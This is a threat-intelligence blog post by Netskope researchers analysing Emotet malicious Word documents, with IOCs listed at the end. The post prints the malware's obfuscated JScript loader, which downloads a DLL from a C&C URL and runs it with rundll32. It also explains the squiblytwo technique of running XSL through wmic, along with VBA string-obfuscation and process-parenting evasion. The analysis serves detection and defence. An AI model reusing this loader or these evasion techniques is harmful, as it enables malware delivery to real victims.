
# You Can Run, But You Can't Hide: Advanced Emotet Updates

**\*** netskope.com/blog/you-can-run-but-you-cant-hide-advanced-emotet-updates

Ghanashyam Satpathy

January 14, 2021



Co-authored by Ghanashyam Satpathy and Dagmawi Mulugeta

# Summary

Emotet <u>has become</u> one of the world's most advanced botnets. Like many malware campaigns, Emotet's primary mode of delivery is phishing emails that download malicious Microsoft Office documents. Furthermore, these documents are often hosted in popular cloud apps like <u>Office 365 and</u> <u>Amazon S3</u> to increase the chances of a successful lure.

At Netskope, we apply a hybrid approach to malicious Office document detection that leverages a combination of heuristics and supervised machine learning to identify malicious code embedded in documents. In August – September of 2020, <u>we identified</u> Emotet samples that use advanced techniques like (1) constructing a PowerShell script at runtime, (2) constructing WMI namespaces at runtime, and (3) VBA logic obfuscation to evade static and signature-based detections.

On December 9, 2020, Netskope's Advanced Threat platform detected downloads of multiple novel Emotet samples. These were distributed as Office documents and included additional techniques being used to evade signature-based threat detection. These techniques consisted of an Embedded XSL script and a Squiblytwo Attack. This blog post describes these attack techniques and lists the IOCs associated with the samples.

# Analysis

Emotet Office document samples are typically Microsoft Excel spreadsheets or Microsoft Word documents that abuse trusted windows utilities like WMI (Windows Management Instrumentation) to connect to their C&C servers and download their next stage payloads, which have included TrickBot, QBot, and Ryuk. In this section, we explain how two new Emotet samples we discovered in December 2020 (IOCs provided at the end of this document) use new attack techniques to further evade detection. We will use the code extracted from the sample b9c0ade410b564f79bd95febaac9f3f4 throughout this post.

The techniques used in these samples include:

- Embedded XSL script,
- Squiblytwo Attack

# **Embedded XSL Script**

Extensible Stylesheet Language (XSL) files are commonly used to describe the processing and rendering of data within XML files. The new Emotet samples embedded malicious XSL scripts inside the VBA text control property. VBA control properties are not usually scanned by AVs as this particular VBA stream ("O" stream) does not contain any VBA code. However, these samples store the scripts in control properties before downloading and executing them, as we discuss in the next section. The following screenshot shows the VBA project of one sample. The XSL string can be seen inside the control brraQWKmlhxwEUuD (Textbox) text property.

| Project - Project  |                                       |
|--|---------------------------------------|
| = = 🔁 📮  | UserForm1                             |
| 🕀 😸 Normal   |                                       |
| 🖻 🐯 Project (B9c0ade410b564f79bd95febaac9f3f4)   |                                       |
| 🚊 📲 Microsoft Word Objects   |                                       |
|  |                                       |
| 🛱 📲 Forms  |                                       |
| B6P0s0_ZbMFR_DoTGh_ZnxX5   |                                       |
| 🖼 Fg4g3SI3qgp18wlfUT   |                                       |
|  |                                       |
|  | · · · · · · · · · · · · · · · · · · · |
| IN65ft_ovkHV_EvEsQ_PfCjN   |                                       |
|  |                                       |
| kh 1/TtZAGmYi45WHVYxTHZ  | · · · · · · · · · · · · · · · · · · · |
| ⊡… 🧰 References  |                                       |
|  |                                       |
|  | Locals                                |
| Properties - brraQWKmlhxwEUuD  | <ready></ready>                       |
| brraQWKmlhxwEUuD TextBox   | Expression Value                      |
| Alphabetic Categorized   |                                       |
| TabStop True 🔨   |                                       |
| Tag  |                                       |
| Text xml version='1.0'? <stylesheetxmlns="http: 1999="" th="" transform"<="" www.w3.org="" xsl=""><th></th></stylesheetxmlns="http:> |                                       |
| TextAlign 1 - fmTextAlignLeft  |                                       |
| T ^ `  |                                       |

In the following screenshots, the VBA code extracts the XSL string and saves it to a local file.

|   |  | ▼ MW7007lcm7S  |  |
|---|--|--|--|
| Function MW70071cm7S()  |  |  |  |
| Open YUsE4mRzdiehKcEoprkoOU<br>With GetObject(M9hKUgW_S1pm<br>SX9Shp_50ABt_3Beje_Dnbo2g =<br>KG2NGehbHQIyk = QQY0Tv98Im0  | <pre>g00Cf_7euC9A_H374Zr_gn5<br/>S For Binary As #CLng()<br/>T_12HQu1.Mw0tdD8rIIrfYa<br/>g97QDyaVCnTwumQHo<br/>utRti0cu0m8RJ<br/>THZ.H8fIVJx9q18b9umN8j,</pre>   | <pre>Tn &amp; E949PRY6ei2vFB9 347 - 346)) nxWj) Null, J4aNjfruH3vef</pre>                | 9il & SupCIZekUYoGkkGhR5n4wt & Fg4g3SI3qgp<br>EzS8A97FcA(gzaVtOS_Wn5xM_dyo50.A8x77U8msgz                           |
| ≡≣  |  |  |  |
| ocals   |  |  |  |
| Project.Fg4g3SI3qgp18wlfUT.MW7007lcm7S  |  |  |  |
| Expression  | Value  |  | Туре   |
| T Me  | Value  |  | Fg4g3Sl3qgp18wlfUT/Fg4g3Sl3qgp18   |
| MW7007lcm7S   | Empty  |  | Variant/Empty  |
| MW7007lcm7S   | Empty  |  | Variant/Empty  |
| JcoAAUQz0sCU  |  | stylesheet xmlns="http://www.v   | w3.org/1999/XSL/Transform" > String  |
| gg00Cf_7euC9A_H374Zr_gn5Tn  | Empty  |  | Variant/Empty  |
| SupClZekUYoGkkGhR5n4wt  | Empty  |  | Variant/Empty  |
| (General)   |  | ▼ MW7007lcm7S  |  |
| Function MW70071cm7S()  |  |  |  |
|   |  |  |  |
| Open YUSE4mRZdiehKcEoprkoOU<br>With GetObject (M9hKUgW_Slpm<br>SX9Shp_50ABt_3Beje_Dnbo2g =<br>KG2NGehbHQIyk = QQY0Tv98Im0<br>.Create khliTtZAGmYi45WHVYx<br>RTk8LR_oGtWT = CLng((Not -3))   | g00Cf_7euC9A_H3742r_gn<br>S For Binary As #CLng(<br>T_12HQu1.Mw0tdD8rIIrfYa<br>g97QDyaVCnTwumQHo<br>utRti0cu0m8RJ<br>THZ.H8fIVJx9q18b9umN8j,   | <pre>STn &amp; E949PRY6ei2vFBS<br/>(347 - 346))<br/>unxWj)<br/>Null, J4aNjfruH3ves</pre> | 9il & SupCIZekUYoGkkGhR5n4wt & Fg4g3SI3qg<br>fzS8A97FcA(gzaVtOS_Wn5xM_dyo50.A8x77U8msg:                            |
| <ul> <li>JcoAAUQ20sCU = M9hKUgW Slpm<br/>YUsE4mRzdiehKcEoprko0US = g<br/>Open YUsE4mRzdiehKcEoprko0U<br/>With GetObject (M9hKUgW_Slpm<br/>SX9Shp_50ABt_3Beje_Dnbo2g =<br/>KG2NGehbHQIyk = QQY0Tv98Im0<br/>.Create khliTt2AGmY145WHVYx<br/>RTk8LR_oGtWT = CLng((Not -3)</li> </ul>   | g00Cf_7euC9A_H3742r_gn<br>S For Binary As #CLng(<br>T_12HQu1.Mw0tdD8rIIrfYa<br>g97QDyaVCnTwumQHo<br>utRti0cu0m8RJ<br>THZ.H8fIVJx9q18b9umN8j,   | <pre>STn &amp; E949PRY6ei2vFBS<br/>(347 - 346))<br/>unxWj)<br/>Null, J4aNjfruH3ves</pre> |  |
| <ul> <li>JcoAAUQ20sCU = M9hKUgW Slpm<br/>YUSE4mRzdiehKcEoprkoOUS = g<br/>Open YUSE4mRzdiehKcEoprkoOU<br/>With GetObject (M9hKUgW_Slpm<br/>SX9Shp_50ABt_3Beje_Dnbo2g =<br/>KG2NGehbHQIyk = QQY0Tv98ImO<br/>.Create khliTtZAGmYi45WHVYx<br/>RTk8LR_oGtWT = CLng((Not -3)</li> </ul>   | g00Cf_7euC9A_H3742r_gn<br>S For Binary As #CLng(<br>T_12HQu1.Mw0tdD8rIIrfYa<br>g97QDyaVCnTwumQHo<br>utRti0cu0m8RJ<br>THZ.H8fIVJx9q18b9umN8j,   | <pre>STn &amp; E949PRY6ei2vFBS<br/>(347 - 346))<br/>unxWj)<br/>Null, J4aNjfruH3ves</pre> |  |
| <ul> <li>JcoAAUQ20sCU = M9hKUgW Slpm<br/>YUsE4mRzdiehKcEoprko0US = g<br/>Open YUsE4mRzdiehKcEoprko0U<br/>With GetObject (M9hKUgW_Slpm<br/>SX9Shp_50ABt_3Beje_Dnbo2g =<br/>KG2NGehbHQIyk = QQY0Tv98Im0<br/>.Create khliTt2AGmY145WHVYx<br/>RTk8LR_oGtWT = CLng((Not -3)</li> </ul>   | g00Cf_7euC9A_H3742r_gn<br>S For Binary As #CLng(<br>T_12HQu1.Mw0tdD8rIIrfYa<br>g97QDyaVCnTwumQHo<br>utRti0cu0m8RJ<br>THZ.H8fIVJx9q18b9umN8j,   | <pre>STn &amp; E949PRY6ei2vFBS<br/>(347 - 346))<br/>unxWj)<br/>Null, J4aNjfruH3ves</pre> |  |
| <ul> <li>JcoAAUQ20sCU = M9hKUgW S1pm<br/>YUsE4mRzdiehKcEoprko0US = g<br/>Open YUsE4mRzdiehKcEoprko0U<br/>With GetObject (M9hKUgW_S1pm<br/>SX9Shp_50ABt_3Beje_Dnbo2g =<br/>KG2NGehbHQIyk = QQY0Tv981m0<br/>.Create khlit2ZAGMY145WHVYx<br/>RTk8LR_oGtWT = CLng((Not -3)</li> <li>I</li></ul>   | <pre>g00Cf_7euC9A_H374Zr_gn3<br/>(S For Binary As #CLng(<br/>IT_12HQu1.Mw0tdD8rIIrfYa<br/>: g97QDyaVCnTwumQHo<br/>utRti0cu0m8RJ<br/>THZ.H8fIVJx9q18b9umN8j,<br/>60)) &gt; CLng((1372 - 982)</pre>  | <pre>STn &amp; E949PRY6ei2vFBS<br/>(347 - 346))<br/>unxWj)<br/>Null, J4aNjfruH3ves</pre> | fzS8A97FcA(gzaVtOS_Wn5xM_dyo50.A8x77U8msg;   |
| <ul> <li>JcoAAUQ20sCU = M9hKUgW Slpm<br/>YUsE4mRzdiehKcEoprko0US = g</li> <li>Open YUsE4mRzdiehKcEoprko0U</li> <li>With GetObject (M9hKUgW_Slpm<br/>SX95hp_50ABt_3Beje_Dnbo2g =<br/>KG2NGehbHQIyk = QQY0Tv98ImO<br/>.Create khliTtZAGmYi45WHVYx<br/>RTk8LR_oGtWT = CLng((Not -3)</li> <li>■ = 4</li> </ul>  | g00Cf_7euC9A_H3742r_gn<br>S For Binary As #CLng(<br>T_12HQu1.Mw0tdD8rIIrfYa<br>g97QDyaVCnTwumQHo<br>utRti0cu0m8RJ<br>THZ.H8fIVJx9q18b9umN8j,   | <pre>STn &amp; E949PRY6ei2vFBS<br/>(347 - 346))<br/>unxWj)<br/>Null, J4aNjfruH3ves</pre> |  |
| <ul> <li>JCOAAUQ20sCU = M9hKUgW S1pm<br/>YUsE4mRzdiehKcEoprko0US = g<br/>Open YUsE4mRzdiehKcEoprko0U<br/>With GetObject (M9hKUgW_S1pm<br/>SX9Shp_50ABt_3Beje_Dnbo2g =<br/>KG2NGehbHQIyk = QQY0Tv98Im0<br/>.Create khliTt2AGmYi45WHVYx<br/>RTk8LR_oGtWT = CLng((Not -3)</li> <li>■ = 4</li> <li>ocals</li> </ul>   | g00Cf_7euC9A_H374Zr_gn<br>(S For Binary As #CLng(<br>IT_12HQu1.MwOtdD&rIIrfY<br>g97QDyaVCnTwumQHo<br>utRtiOcu0m8RJ<br>THZ.H8fIVJx9q18b9umN8j,<br>(60)) > CLng((1372 - 98)<br>Value   | <pre>STn &amp; E949PRY6ei2vFBS<br/>(347 - 346))<br/>unxWj)<br/>Null, J4aNjfruH3ves</pre> | fzS8A97FcA(gzaVtOS_Wn5xM_dyo50.A8x77U8msg;   |
| <ul> <li>JcoAAUQ20sCU = M9hKUgW Slpm<br/>YUsE4mRzdiehKcEoprkoOUS = g<br/>Open YUsE4mRzdiehKcEoprkoOU<br/>With GetObject (M9hKUgW_Slpm<br/>SX9Shp_50ABt_3Beje_Dnbo2g =<br/>KG2NGehbHQIyk = QQY0Tv98Im0<br/>.Create khliTt2AGmYi45WHVYx<br/>RTk8LR_oGtWT = CLng((Not -3)</li> <li>= = = </li> <li></li> <li>ocals</li> <li>Project.Fg4g3SI3qgp18wlfUT.MW7007kcm7S</li> <li>Expression<br/>YMuv1Cs_0DDqcs</li> </ul>                                     | <pre>g00Cf_7euC9A_H374Zr_gn<br/>S For Binary As #CLng(<br/>IT_12HQu1.MwOtdD8rIIrfY;<br/>g97QDyaVCnTwumQHo<br/>utRtiOcuOm8RJ<br/>THZ.H8fIVJx9q18b9umN8j,<br/>60)) &gt; CLng((1372 - 98;<br/>Value<br/>Empty</pre>                           | <pre>iTn &amp; E949PRY6ei2vFB9 (347 - 346)) inxWj) Null, J4aNjfruH3ves ())</pre>         | fzS8A97FcA(gzaVtOS_Wn5xM_dyo50.A8x77U8msg:<br> <br> <br>  Type<br>  Variant/Empty                                  |
| <ul> <li>JcoAAUQ20sCU = M9hKUgW Slpm<br/>YUsE4mRzdiehKcEoprkoOUS = g<br/>Open YUsE4mRzdiehKcEoprkoOU<br/>With GetObject (M9hKUgW_Slpm<br/>SX9Shp_50ABt_3Beje_Dnb02g =<br/>KG2NGehbHQIyk = QQY0Tv98Im0<br/>.Create khliTtZAGmYi45WHVYx<br/>RTk8LR_oGtWT = CLng ( (Not -3)</li> <li>T = 1</li></ul>   | g00Cf_7euC9A_H374Zr_gn<br>S For Binary As #CLng(<br>IT_12HQu1.MwOtdD8rIIrfY<br>: g97QDyaVCnTwumQHo<br>utRtiOcuOm8RJ<br>THZ.H8fIVJx9q18b9umN8j,<br>:60)) > CLng((1372 - 982<br>Value<br>Empty<br>Empty<br>Empty                             | <pre>iTn &amp; E949PRY6ei2vFB9 (347 - 346)) inxWj) Null, J4aNjfruH3ves ())</pre>         | fzS8A97FcA(gzaVtOS_Wn5xM_dyo50.A8x77U8msg:<br> <br>  Type<br>  Variant/Empty<br>  Variant/Empty<br>  Variant/Empty |
| <ul> <li>JcoAAUQ20sCU = M9hKUgW SIpm<br/>YUsE4mRzdiehKcEoprko0US = g<br/>Open YUsE4mRzdiehKcEoprko0U<br/>With GetObject (M9hKUgW_SIpm<br/>SX9Shp_50ABt_3Beje_Dnbo2g =<br/>KG2NGehbHQIyk = QQY0Tv98ImO<br/>.Create khliTt2AGmY145WHYYx<br/>RTk8LR_oGtWT = CLng ( (Not -3)</li> <li>= = = ↓</li> <li>ocals</li> <li>Project.Fg4g3SI3qp18wlfUT.MW7007km7S</li> <li>Expression<br/>YMuv1Cs_0D0qcs<br/>GP4W5tW1pMqw<br/>YUsE4mRzdiehKcEoprko0US</li> </ul> | g00Cf_7euC9A_H374Zr_gn<br>(S For Binary As #CLng(<br>IT_12HQu1.MwOtdD8rIIrfYa<br>: g97QDyaVCnTwumQHo<br>utRti0cu0m8RJ<br>IHZ.H8fIVJx9q18b9umN8j,<br>(60)) > CLng((1372 - 982)<br>Value<br>Empty<br>Empty<br>Empty<br>"C:\Users\me\AppData\ | <pre>iTn &amp; E949PRY6ei2vFB9 (347 - 346)) inxWj) Null, J4aNjfruH3ves ())</pre>         | fzS8A97FcA(gzaVtOS_Wn5xM_dyo50.A8x77U8msg:<br>Type<br>Variant/Empty<br>Variant/Empty<br>Variant/String             |

The XSL script contains JScript code which uses the MSXML.HTTP COM object to connect to a live C&C server as well as the ADODB.STREAM COM object to download a malicious dll payload to local disk. Then, rundll32.exe's DllRegisterServer() function is invoked on the downloaded dll, which is primarily a banking trojan that steals sensitive information and carries out further infection. Similar to previously seen non-XSL samples, recognizable keywords like ADODB.STREAM, SHELL and MSXML2.XMLHTTP.60 are reversed to avoid static detection. These relevant sections of the XSL script can be seen highlighted in red below.

```
<?xml version='1.0'?>
<stylesheet
xmlns="http://www.w3.org/1999/XSL/Transform" xmlns:ms="urn:schemas-microsoft-com:xslt"
xmlns:user="placeholder"
version="1.0">
<ms:script implements-prefix="user" language="JScript">
.....
.....
<![CDATA]
var YYy5U9_3ubzx_jzmWY_kgiaK =
["m","a","e","r","t","s",".","b","d","o","d","a"].reverse().join("");
H1pyKm_1epS0a_w07pV(5070)
function dxdNHc_ahxqF(MTdLBC8tVBdkKSLPkhx)
{return new ActiveXObject(MTdLBC8tVBdkKSLPkhx)};
11>
</ms:script>
<ms:script implements-prefix="user" language="JScript">
<![CDATA]
var c31fCXrG0n9yFYU6N0d7nJG =
[['hxxps://gpu.utepils.es/v2/lib/ErrorHandler/public/EWbJwE6eMn[.]php', 'DllRegisterServer'],
.....
var OpD5THUm4wmla = ["1","1","e","h","s"].reverse().join("");
11>
</ms:script>
.....
.....
<ms:script implements-prefix="user" language="JScript">
<![CDATA]
var VQJYuHiIaJJ9kKlk3 =
["0",".","6",".","p","t","t","h","1","m","x",".","2","1","m","x","s","m"].reverse().join("");
function H8oKu2 2Yjex 3CCppL aNZgbY()
{return Math.random().toString(36).substr(2, 5);};
]]>
.....
.....
<![CDATA[
var UVmJeOaE0Iyvn8twpitsksb = c31fCXrG0n9yFYU6N0d7nJG.length;
for (var i = 0; i < UVmJeOaEOIyvn8twpitsksb; i++)</pre>
try{
var hK3nwLU_tiW2a_PUo0Bd = dxdNHc_ahxqF(VQJYuHiIaJJ9kKlk3);
var s8kAzF8scysPCE0Lx88HvSe = dxdNHc_ahxqF(YYy5U9_3ubzx_jzmWY_kqiaK);
hK3nwLU_tiW2a_PUo0Bd.open(jgDZyVP_00dx6, c31fCXrG0n9yFYU6N0d7nJG[i][0], 0);
hK3nwLU_tiW2a_PUo0Bd.send();
if (Number(ySGWlFT_qYfuwy_B4wPXN(hK3nwLU_tiW2a_PUo0Bd))== 100+100 &&
Number(RazkK7XzpuMRcXCxayyHMQp(hK3nwLU_tiW2a_PUo0Bd)) == 0+1+2+1){
OjJyq8VVHcKCL5QSHL344E(s8kAzF8scysPCE0Lx88HvSe);
s8kAzF8scysPCE0Lx88HvSe.type = 1;
s8kAzF8scysPCE0Lx88HvSe.write(hK3nwLU_tiW2a_PUo0Bd.responsebody);
var PEA8abizLVE = hK3nwLU_tiW2a_PUo0Bd.getResponseHeader("X-User-Agent")
s8kAzF8scysPCE0Lx88HvSe.position = 0;
var akwmHjYm5cx9J = H8oKu2_2Yjex_3CCppL_aNZqbY().concat(["1","1","d","."].reverse().join(""));
var C36KvCHab5zNzssN8tubsD = "C:/Windows/Temp/".concat("/".concat(akwmHjYm5cx9J))
s8kAzF8scysPCE0Lx88HvSe[ZnBpmZ0CoKmC(4)](C36KvCHab5zNzssN8tubsD , 2);
s8kAzF8scysPCE0Lx88HvSe.close();
n8s5lEFEYxksTagM0tAE0Ht("rundll32 ".concat(C36KvCHab5zNzssN8tubsD.concat("
".concat(c31fCXrG0n9yFYU6N0d7nJG[i][1]))))
break;}}
```

# Squiblytwo Attack

The XSL script is executed using the WMI Command Line Utility (wmic.exe). MITRE refers to this technique of executing XSL as a <u>squiblytwo attack</u>. In addition to this approach, the following are done in order to avoid static detection:

- The path to WMI is specified as a moniker string ("winmgmts:root\cimv2:Win32\_Process") that is constructed at runtime,
- The arguments to WMI are not passed during process creation but after creation using the PostMessageA() API

The following VBA macro code references an instance of WMI using <u>GetObject()</u> API by passing a moniker string.

With GetObject(M9hKUgW\_SlpmT\_l2HQu1.MwOtdD8rIIrfYanxWj)

The following figure shows the function implementation that constructs the moniker string.

| (General)  |                                    | •                               | MwOtdD8rllrfYanxWj |                                |
|--|------------------------------------|---------------------------------|--------------------|--------------------------------|
| <pre>Function MwOtdD8rIIrfYanxWj() MwOtdD8rIIrfYanxWj = Chr(CLng((Asc("w")))) + ChrW(CLng((wdPaneRevisionsHoriz - (-0.934782608695652 * wdFieldBidi( + Chr(CLng((Asc("n")))) + Chr(CLng(((-1.81519763965689E-03 * -305) * 1678) + -820))) + Chr(CLng((wdForgetLastTabAlignment Xor (-0.15903 + ChrW(CLng((wdArtCirclesLines Xor wdNoteNumberStyleThaiArabic))) + ChrW(CLng((Not -117))) + ChrW(CLng((wdArtDoubleDiamonds And (601 + (wdFieldUserAddress + -548#))))) + ChrW(CLr + Chr(CLng((Not -117))) + ChrW(CLng((wdArtDoubleDiamonds And (601 + (wdFieldUserAddress + -548#))))) + ChrW(CLr + Chr(CLng((Not -111))) + ChrW(CLng((Not -111))) + Chr(CLng((wdSartofRangeColumnNumber Xor (-143178#)))) + Chr(CLng((Asc(wdTightFirstAndLastLines)))) + ChrW(CLng((AscW("_")))) + ChrW(CLng(((1.23434884241223E-04 * 767) * 845))) + ChrW(CLng(((1313 + -733#) - (0.365777080062794 * 1274)))) + End Function Function sy93Xu9II3WUEIwMKNfNMV0() As String = =</pre> |                                    |                                 |                    |                                |
| Project.M9hKU  | gW_SlpmT_l2HQu1.MwOtdD8rIIrfYanxWj |                                 |                    |                                |
| Expression   |                                    | Value                           |                    | Туре                           |
| ⊞ Me   |                                    | - ·                             |                    | M9hKUgW_SlpmT_l2HQu1/M9hKUgW_S |
| MwOtdD8rll   |                                    | Empty                           | -                  | Variant/Empty                  |
| MwOtdD8rll   | TYanxWj                            | "winmgmts:root\cimv2:Win32_Proc | ess"               | Variant/String                 |

The malicious process is created using the Create() method of WMI's Win32\_Process class, as shown below. This creation method leaves a minimal identifiable footprint since WMI is now not reported to be a child process of WINWORD.exe but a child of WMIPrvSe.exe (DCOM process).

.Create kh1iTtZAGmYi45WHVYxTHZ.H8fIVJx9q18b9umN8j, Null, J4aNjfruH3vefzS8A97FcA(gzaVtOS\_Wn5xM\_dyo50.A8x77U8msgzro(OniP6T1UUZe))

The first argument to Create is "wmIC" which is constructed at runtime as shown below.

| (General)  | ▼                     | H8flVJx9q18b9umN8j               | •   |
|--|-----------------------|----------------------------------|---|
| Function H8fIVJx9q18b9umN8j()<br>H8fIVJx9q18b9umN8j = Join(Array(Chr<br>♣ End Function | c(CLng((Asc("w")))) + | Chr(CLng((wdCaptionNumberStyleHe | brewLetterl Xor (wdStyleT                           |
|  |                       |                                  | ►<br>►  |
| Locals   |                       |                                  |   |
| Project.kh1iTtZAGmYi45WHVYxTHZ.H8fIVJx9q18b9umN8j                                      |                       |                                  |   |
| Expression   | Value                 |                                  | Туре  |
|  | "wmlC"                |                                  | kh1iTtZAGmYi45WHVYxTHZ/kh1iTtZAGm<br>Variant/String |

WMI is passed the following arguments to execute the XSL script.

"Os geT /FOrMat:"C:\Users\pathto\F464.XS1"

The runtime construction of command line arguments to WMI is shown below.

| (General)  | MW7007lcm7S   |  |
|--|---|--|
| .Create khliTtZAGmYi45WHVYxT<br>RTk8LR_oGtWT = CLng((Not -36 | HZ.H8fIVJx9q18b9umN8j, Null, J4aNjfruH3vefzS8A97FcA(gza<br>0)) > CLng((1372 - 982)) | WtOS_Wn5xM_dyo50.A8x77U8msgzro(OniP6             |
| Pmi96QPim2F30PHQTTN4ckTc = J                                 | oin(Array())  |  |
| End With   |   |  |
|  | rN65ft_ovkHV_EvEsQ_PfCjN.WOOUcCvXEN1ACKPnD5(cNPnbf_yJN                              | <pre>fcQ4) + ZRnvXZt_VDI0wN_weTA0_N6R12q +</pre> |
| ➡ Put #CLng((328 - 327)), , Jc                               |   |  |
| Close #CLng(((wdStyleIndex3                                  | - 0#) - (-969955#)))  |  |
| ≡ <u></u>  |   | •  |
| ocals  |   |  |
| Deals  |   |  |
| Project.Fg4g3SI3qgp18wlfUT.MW7007lcm7S                       |   |  |
| Expression   | Value   | Туре   |
| Pmi96QPim2F3OPHQTTN4ckTc                                     | 885   | Variant/String                                   |
| cNPnbf_yJMcQ4  | Empty   | Variant/Empty                                    |
| ZRnvXZt_VDI0wN_weTA0_N6R12q                                  | Empty   | Variant/Empty                                    |
| NLwCCznw8sNq4h5qX  | Empty   | Variant/Empty                                    |
| QPftUIM_SuE67_rtLYDL_mkPjL                                   | Empty   | Variant/Empty                                    |
| P5hCs0U_dkaa2_2Vim0k_h1osZ                                   | "Os geT /FOrMat:"C:\Users\me\AppData\Roaming\F464.XSI""                             | Variant/String                                   |
| Jdcds7_ZVwZpF_5NMhyS   | Empty   | Variant/Empty                                    |
| MiX5Y1dkLZWHT  | Empty   | Variant/Empty                                    |
| XNavtj7_2der1_GkUyH_EvbUL                                    | Empty   | Variant/Empty                                    |
| UPQvRajuL96yZGeodRWE1R                                       | Empty   | Variant/Empty                                    |
| YAAKTE_5ziZy0_ve2bVR   | Empty   | Variant/Empty                                    |
| kM0pPd_4rJSI   | Empty   | Variant/Empty                                    |
| owever these arguments                                       | are not passed during the creation of WMI b   | ut instead sent through                          |

However, these arguments are not passed during the creation of WMI but instead sent through Windows API PostMessageA() call. The VBA macro searches the wmic console via FindWindowExA() using "consolewindowclass" as an argument before sending the parameters. After this, the arguments are sent to the wmic console using PostMessageA() method call.

The Windows API declaration for **PostMessageA** and **FindWindowExA** can be seen below.

#If VBA7 Then Private Declare PtrSafe Function Hv0qfxN\_12HILY\_w7zI8\_AIF0mt Lib "user32.dll" Alias "PostMessageA" (ByVal RmpZFf\_ZcsSk\_IJUpn\_LHlmgV As Long, ByVal MJ4mlN2\_ZJ7vo\_JzQVyK As Long, ByVal Xm5RAg8lOVjamcd338M As Long, ByVal U0p3RL0NXDv34P1n1 As Long) As Long Private Declare PtrSafe Function Y2WPW1I0fE9mRdbGp0evODYzd Lib "user32.dll" Alias "FindWindowExA" (ByVal bckpaUG\_L668n\_T9F3aa As Long, ByVal mJP6JIRV8ur As Long, ByVal Xu4wNi\_sHSR9\_KeLq7\_qEAMZ As String, ByVal nRDEuAaQ0q7iBEcMTo As String) As Long #Else Private Declare Function Hv0qfxN\_12HILY\_w7zI8\_AIF0mt Lib "user32.dll" Alias "PostMessageA" (ByVal RmpZFf\_ZcsSk\_IJUpn\_LHlmgV As Long, ByVal MJ4mlN2\_ZJ7vo\_JzQVyK As Long, ByVal Xm5RAg8lOVjamcd338M As Long, ByVal U0p3RL0NXDv34P1n1 As Long) As Long Private Declare Function Y2WPW1I0fE9mRdbGp0evODYzd Lib "user32.dll" Alias "FindWindowExA" (ByVal bckpaUG\_L668n\_T9F3aa As Long, ByVal mJP6JIRV8ur As Long, ByVal Xu4wNi\_sHSR9\_KeLq7\_qEAMZ As String, ByVal nRDEuAaQ0q7iBEcMTo As String) As Long #End If

In the following image, we can see the invocation of **PostMessageA()** with the arguments to execute the XSL script.

| (General)   | ▼ MW7007Icm7S   | •  |  |
|---|---|--|--|
| XNavtj7_2der1_GkUyH_EvbUL = 3<br>YAAKTE_5ziZyO_ve2bVR = Y2WPWJ<br>kM0pPd_4rJS1 = "ZYMA6Zgj2FMSV<br>Next Jdcds7_ZVw2pF_5NMhyS<br>f5I2iY_wRPg4 = Array("LZihJe6 | Lng((wdFieldShadingAlways Or wdShowSourceDocumentsNo<br>Join(Array("S3MnPef_9qSxHh_AP6Bd_jKxJQ ys3w4J5YZsdpL<br>110fE9mRdbGpOevODYzd(CLng((wdTypeDocument And wdEncl<br>#8HQ96k"<br>6kie0e", yjhRVhA8fhML9Kby8)<br>Lng((-1.45772594752187E-03 * (0.63932898415657 * -10 | VZSZ4", "krNrGKFQBCy ZWFjw5JUCWM" & MiXE<br>oseStyleSmall)), CLng((xlLabelPositionBe |  |
|   | YAAKTE_5ziZyO_ve2bVR, UtdwWa9171j785tZPt, Asc(Left\$(<br>.65625 * (wdFieldFormCheckBox + 185#))) > CLng((wdFo   |  |  |
| ocals   |   |  |  |
| Project.Fg4g3SI3qgp18wlfUT.MW70O7lcm7S  |   |  |  |
| Expression  | Value   | Туре   |  |
| ZRnvXZt_VDI0wN_weTA0_N6R12q   | Empty   | Variant/Empty  |  |
| NLwCCznw8sNq4h5qX   | Empty   | Variant/Empty  |  |
| QPftUIM_SuE67_rtLYDL_mkPjL  | Empty   | Variant/Empty  |  |
| P5hCs0U dkaa2 2Vim0k h1osZ  | "Os geT /FOrMat:"C:\Users\me\AppData\Roaming\F464.XSI""   | Variant/String   |  |
|   |   | variativstring   |  |
| Jdcds7_ZVwZpF_5NMhyS  | 154036  | Variant/Long   |  |

# **Netskope Detection**

**Netskope Advanced Threat Protection** provides proactive coverage against zero-day samples of Emotet and other malicious Office documents using both our ML and heuristic-based static analysis engines as well as our cloud sandbox. The following screenshot shows the detection for b9c0ade410b564f79bd95febaac9f3f4, indicating it was detected by both Netskope AV and the Netskope Advanced Heuristic Engine. The indicators section shows the reasons it was detected as malicious: the sample auto executes the macro code described in this blog post, writes files to the system, as well as executes system APIs.

| MD5: b9c0ade410b564f79bd95febaac9f3f4<br>SHA256: 79be3061f85e38d5cf3bd43cc84d9970945d83dbe8b2c0add4c | users<br>1 |   |
|--|------------|---|
| Threat Analysis Results  |            |   |
| Detected by Engines: 😨 Netskope AV 😨 Netskope Advanced Heuristic Analysis                            |            |   |
| Netskope Advanced Heuristic Analysis   |            |   |
| File Details   |            | Indicators <ul> <li>autostart (1)</li> <li>Auto executes macro</li> <li>execution (1)</li> <li>May Execute System executables and/or dll API</li> </ul>                                       |
| Network References   |            | <ul> <li>May Execute system executables and/or dil API</li> <li>file (1)<br/>May Write to files in the system</li> <li>monitor (1)<br/>Macro code may Enumerate system Environment</li> </ul> |

# Conclusion

In addition to the techniques covered in our <u>previous blog posts</u>, the Emotet samples above use two new advanced techniques to evade signature-based detection. Netskope Advanced Threat Protection includes a custom Microsoft Office file analyzer and a sandbox to detect campaigns like Emotet that are in active development and are spreading using new Office documents. We will continue to provide updates on this threat as it evolves.

# IOCs

### Sample 1: b9c0ade410b564f79bd95febaac9f3f4

Dropped executable file (DLL name is randomly generated)

C:/Windows/Temp//m3zt1.dll

#### **DNS requests**

domain gpu.utepils[.]es

domain hub.2mind.com[.]br

domain swarajcollegeofeducation[.]com

domain buy.manairge[.]com

domain sniezka-6.test.etriton[.]pl

domain www.alfenory[.]net

### Connections

ip 23.55.163[.]71

ip 91.121.76[.]43

- ip 103.235.106[.]140
- ip 178.254.36[.]172
- ip 23.55.163[.]68
